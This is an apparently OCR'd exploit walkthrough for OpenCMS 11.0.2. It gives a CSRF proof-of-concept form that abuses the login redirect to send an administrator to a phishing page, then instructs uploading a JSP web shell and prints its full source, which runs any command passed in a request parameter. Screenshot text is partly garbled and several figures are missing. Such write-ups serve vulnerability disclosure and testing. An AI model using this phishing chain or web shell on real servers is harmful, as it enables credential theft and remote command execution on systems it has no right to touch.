Local Command Execution (File Upload) in OpenCMS 11.0.2

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First, you need to get valid JSESSIONID admin Cookie or admin login and password.

Version 11.0.2 is vulnerable to Open Redirect and CSRF vulnerability (Fig 1 and 2).

```
    OpenCms - Explorer

                                 Exploit.html
← → C ① Arquivo
                                                       xploit.html
Submit request
  Exploit.html - Bloco de Notas
 Arquivo Editar Formatar Exibir Ajuda
 <html>
   <!-- CSRF PoC - generated by Burp Suite Professional -->
   <body>
   <script>history.pushState('', '', '/')</script>
     <form action="https://</pre>
                                                             /system/login">
       <input type="hidden" name="loginRedirect" value="https&#58;&#47;&#47;google&#46;com" />
       <input type="submit" value="Submit request" />
     </form>
   </body>
 </html>
```

Fig 1 – CSRF vulnerability. Due to this vulnerability, Open Redirect is possible.




Fig 2 – Open Redirect in GET request. Send admin to your phishing page.

After obtaining the administrator password, upload malicious JSP (Fig 3).




Fig 3 - File upload.

Malicious JSP (Fig 4)

```
★ Hacking with JSP Shells 

X

< → C 6
                                 i https://blog.netspi.com/hacking-with-jsp-shells/
                        *Sem título - Bloco de Notas
                                                                                                  ⋘ NETSPI"
                        <u>A</u>rquivo <u>E</u>ditar <u>F</u>ormatar <u>Ex</u>ibir Aj<u>u</u>da
                        <‰ page
                        import="java.util.*,java.io.*"%>
                        <%
                 2.
                        <HTML>
                        <BODY>
                 3.
                        <H3>JSP SHELL</H3>
                 4.
                        <FORM METHOD="GET" NAME="myform" ACTION="">
                 5.
                            <INPUT TYPE="text" NAME="cmd">
                            <INPUT TYPE="submit" VALUE="Execute">
                 6.
                        </FORM>
                 7.
                        <PRE>
                 8.
                        if (request.getParameter("cmd") != null) {
                 9.
                        out.println("Command: " +
                        request.getParameter("cmd") + "<BR>");
                        Process p =
                        Runtime.getRuntime().exec(request.getParameter("cmd"));
                        OutputStream os = p.getOutputStream();
               13.
                        InputStream in = p.getInputStream();
                        DataInputStream dis = new DataInputStream(in);
                14.
                        String disr = dis.readLine();
                15.
                        while ( disr != null ) {
                16.
                        out.println(disr);
                        disr = dis.readLine();
               17.
               18.
                19.
                        %>
                        </PRE>
               20.
                        </BODY>
                        </HTML>
```

Fig 4 – Malicious JSP.




Fig 5 – Change file type to JSP.




Fig 6 – Local command execution.